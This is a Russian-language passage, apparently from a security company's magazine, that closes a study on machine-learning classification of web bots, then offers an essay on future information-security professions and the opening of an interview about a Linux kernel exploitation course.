


Рисунок 2. F-мера модели во времени для каждого класса




Рисунок 3. Точность модели во времени для каждого класса




Рисунок 4. Полнота модели во времени для каждого класса

Графики ниже иллюстрируют изменение значения метрик качества во времени для каждого класса. Размер точек на графиках связан с количеством сессий в выборке в конкретный момент времени.

f1- score *precision* *recall*




Рисунок 5. Точность, полнота, F-мера для класса unknown




Рисунок 6. Точность, полнота, F-мера для класса social_network




Рисунок 7. Точность, полнота, F-мера для класса search_engines

f1- score precision recall




Рисунок 8. Точность, полнота, F-мера для класса bot




Рисунок 9. Точность, полнота, F-мера для класса libs_tools




Рисунок 10. Точность, полнота, F-мера для класса rss




Рисунок 11. Точность, полнота, F-мера для класса crawler




Рисунок 12. Точность, полнота, F-мера для класса human

Для ряда классов (human, rss, search_engines) на рассматриваемых данных качество работы модели является допустимым (точность и полнота более 80%). Для класса crawler с увеличением числа сессий и качественным изменением вектора признаков для этой выборки качество работы модели растет: полнота увеличилась с 33% до 80%. Для класса libs_tools нет возможности сделать разумных выводов, так как количество примеров для этого класса невелико (менее 50); поэтому отрицательный результат (низкое качество) не может быть подтвержден.

Основные результаты и дальнейшее развитие

В данной статье был описан один подход к решению задачи обнаружения и классификации веб-ботов с помощью алгоритмов машинного обучения и использования статистических признаков. На рассматриваемых данных средняя точность и полнота предлагаемого решения для бинарной классификации — более 95%, что говорит о перспективности подхода. Для определенных классов веб-ботов средняя точность и полнота составляют порядка 80%.

Для валидации построенных моделей требуется реальная оценка сессии. Как было показано ранее, качество работы модели существенно возрастает, если иметь корректную разметку для целевого класса. К сожалению, на текущий момент сложно автоматически построить такую разметку и приходится прибегать к экспертной разметке, что увеличивает сложность построения моделей машинного обучения, но позволяет находить скрытые закономерности в данных.


Очевидно, что присутствуют ошибки в классификации между другими классами. Но при более детальном анализе становится понятно, что для некоторого количества сессий метка класса была установлена неправильно (отметим, что это было сделано с помощью сервиса browscap), и модель выявляет нужные и корректные закономерности в данных, тем самым выделяя класс интересных нам ботов impersonators.

Анализируем только сессии, состоящие более чем из 10 запросов, так как используется статистический аппарат для выделения признаков, соответственно, сессии с меньшим количеством запросов игнорируются.

Для дальнейшего развития задачи классификации и обнаружения веб-ботов целесообразно:

- Выделять дополнительные классы ботов и повторно обучать, тестировать модель.
- Добавлять дополнительные признаки для классификации веб-ботов. Например, добавление признака robots.txt, который является бинарным и отвечает за наличие или отсутствие обращения к странице robots.txt, позволяет повысить среднюю F-меру для класса веб-ботов на 3%, не ухудшая другие метрики качества для прочих классов.
- Попробовать другие алгоритмы классификации, которые, возможно, дадут прирост в качестве работы моделей. В текущей серии экспериментов было произведено сравнение со следующими алгоритмами классификации: логистическая регрессия, метод опорных векторов, деревья принятия решений, градиентный бустинг над деревьями принятия решений. Наиболее релевантные результаты были достигнуты с помощью алгоритма случайного леса.
- Проводить более корректную разметку для целевого класса с учетом дополнительных метапризнаков и экспертной оценки.

НАША ШКОЛА



На защите **будущего**

Наталья Мещанина,
Наталья Фролова

Тема совершенно невозможных профессий всегда очень интересна. Например, оглянувшись назад, мы обнаружим профессии, которые кажутся нам странными сейчас: мастера по ремонту пишущих машинок, операторы телетайпа, продавцы керосина. В те далекие времена, когда деревья были большими, а наши мамы с папами были детьми, едва ли кто знал, кто такой системный администратор.

И программисты, мрачно хмурясь, грызли Алгол с Фортраном. И интернета не было. И никто ничего не взламывал, тем более за деньги. Разве что ради науки.

Мы попробовали представить, какие профессии будут востребованы в будущем в сфере информационной безопасности. Слишком далеко заглядывать не станем — так, на пару лет вперед...

Защитники умных устройств

Аналитические агентства прогнозируют, что к 2023 году продажи умных гаджетов достигнут 1,46 млрд единиц в год (bit.ly/3bXbX2S). Четверть всех уже проданных умных устройств составляют бытовые камеры видеонаблюдения и разнообразные системы безопасности, и их доля на рынке будет только расти.

В нашей компании работает больше двух сотен исследователей безопасности различных систем, и у всех есть общее понимание об информационной безопасности. Но при этом каждый максимально силен в одной области — например, в защите банковских систем или веб-приложений. Есть и специалисты, которые отвечают за такую непредсказуемую субстанцию, как интернет вещей. Мы вполне допускаем, что в будущем их появится гораздо больше. А если учесть, что интернет вещей можно разделить на консьюмерский и промышленный, то и специализация конкретного специалиста-безопасника на определенной разновидности IoT-устройств не исключена.

Достойные производители выпускают множество полезных девайсов, которые, к сожалению, уязвимы для атак. Киберпреступники чувствуют, что здесь есть чем поживиться. Уязвимости эксплуатируются в целях шпионажа, получения финансовой выгоды, чтобы манипулировать политическими и бизнес-конкурентами, и это может побудить некоторых производителей задуматься о собственной репутации и начать выращивать у себя специалистов по безопасности той отрасли, которой они занимаются. Или нанимать таких специалистов со стороны.

Эксперты по защите медицинского IoT

Считается, что массовый рынок искусственных органов может сформироваться через несколько десятков лет. Однако уже сейчас можно распечатать человеческие органы на 3D-принтере и использовать их в регенеративной медицине (bbc.in/2OHFlRn). В России при помощи робот-ассистированной хирургической системы da Vinci проведено более 14 тысяч операций (robot-davinci.ru).

Медицина все больше зависит от IT, аппаратура для диагностики усложняется и дополняется новыми функциями. Компьютер проводит диагностику и предлагает план лечения. Современные имплантаты, рассчитанные на компьютерах, изготовленные на высокотехнологичных станках из материалов с заданными свойствами или отпечатанные на специальных принтерах, способны спасти многие жизни. Но что, если важная информация попадет не в те руки? Время от времени киберпреступники предпринимают попытки взлома медицинской аппаратуры (bit.ly/39oK9Do). Уязвимостей в умных медицинских устройствах

хватает, и в ближайшее время ситуация кардинально не поменяется (bit.ly/2UDSPRZ).

Тестировщики, специализирующиеся на защите медицинского умного оборудования, наверняка будут востребованы в будущем. И это будущее куда ближе, чем кажется.

Развиваются технологии, которые привлекают внимание киберзлодеев, а значит, будет развиваться и экспертиза на стороне защиты. При медицинских вузах начали работать обучающие программы по медицинской кибернетике (bit.ly/37fesea). Рискнем предположить, что когда-нибудь в технических вузах появится дисциплина «Кибербезопасность интернета вещей».


Data scientists и безопасность нейронных сетей

Нейронные сети — еще одна прикладная область, которая стремительно развивается. К ним, как к любому тренду, уже давно присматриваются злоумышленники — уже попадаются довольно дерзкие примеры использования нейросетей в преступных целях (on.wsj.com/2vmZ7uE).

У нас в компании есть группа перспективных технологий, которая сфокусирована на разработке решений для безопасности с применением нейронных сетей, а также на исследованиях в области безопасности сервисов, которые применяют новомодные технологии. Мы стараемся расширять этот отдел, поскольку считаем, что в таких экспертах рынок будет остро нуждаться в самое ближайшее время.

Востребованы будут не только инженеры, которые разбираются в машинном обучении и компьютерной безопасности, но и пентестеры, которые понимают эти задачи и смогут проверить биометрические системы, применяющие нейросети, на возможность обхода (face spoofing, voice spoofing). Машинное обучение — это не только интересная и востребованная на рынке труда область знаний, но и новые риски, для предотвращения которых нужны новые герои!

Рынок точно не откажется от специалистов, которые смогут вовремя оценить вероятность атаки на ваш смартфон или планшет



Эксперты по защите мобильных приложений

Пятьдесят девять процентов взрослых людей пользуются смартфонами (pewrsr.ch/2VAFZV4). В Южной Корее смартфоны используют 94% взрослого населения (bit.ly/37ak0q9). Средний срок жизни смартфона — два года (bit.ly/2Sro4wQ).

Из года в год наши эксперты по защищенности мобильных приложений проводят тесты на проникновение, и результаты их неутешительны: приблизительно 40% исследованных в 2018 году мобильных приложений под iOS и Android содержат критически опасные уязвимости (bit.ly/3hqmVBJ). Наш мир скукоживается до размеров экрана смартфона, мы отказываемся от десктопных и веб-приложений в пользу мобильных, и преступники чувствуют этот тренд и переквалифицируются: подбрасывают гифку-троян в приличный мессенджер (bit.ly/2Ha0BLx) или подменяют текст в чужих сообщениях (zd.net/2SCcnUc). Рынок точно не откажется от специалистов, которые смогут вовремя оценить вероятность атаки на ваш смартфон или планшет.

Преподаватели-практики

К нам часто обращаются из вузов (особенно региональных) и просят прислать список вакансий, которые открыты в нашей компании. Спрашивают, каким наукам обучать будущих экспертов по кибербезопасности. Однако для нас очевидно, что вопрос не в том, на кого учить, вопрос — кто тот специалист, который будет учить будущих экспертов?

Думаем, многие согласятся, что сейчас на рынке труда существует колоссальная потребность в преподавателях дисциплин ИБ, которые имеют не только теоретические знания, но и хорошо знакомы с практической кибербезопасностью. Можно решать эту проблему разными путями: проводить стажировки (как было в случае, когда мы набирали команду питонистов в томский офис, bit.ly/2H9E6X7), отправлять своих специалистов с лекциями в вузы. А еще год назад группа выпускников Бауманки, работающих в разных сферах ИБ, организовала на базе своей альма-матер клуб информационной безопасности. Это один из способов передавать актуальные знания в области ИБ (о спецкурсе нашего коллеги Александра Попова читайте на стр. 266). Огромную пользу принесут подобные сообщества специалистов. Эти люди будут двигать вперед технологии, участвовать в создании крутых продуктов, делать прорывные исследования и приближать будущее.

Спецкурс в Бауманке и мечты о российских хакспейсах

В конце ноября прошлого года студенты МГТУ имени Баумана задавали последние свои вопросы по спецкурсу «Введение в эксплуатацию уязвимостей в ядре Linux» нашему ведущему специалисту по безопасности операционных систем Александру Попову. А мы спросили его, как он стал лектором в Бауманке и какие знания вкладывает в юные головы.

С чего все начиналось?

Начиналось с отдельных лекций по безопасности ядра Linux, которые я по приглашению разных людей читал в МГУ и МГТУ имени Баумана. В Бауманке выпускники создали клуб информационной безопасности, сокращенно КИБ. Идейный вдохновитель, Павел Слипенчук, архитектор систем машинного обучения из Group-IB, организовал возможность для специалистов из отрасли читать студентам бесплатные лекции в обход бюрократии и бумажной волокиты. При этом никакой обязаловки: лекции для тех, кто готов и хочет учиться.

А ты почему решил этим заняться?

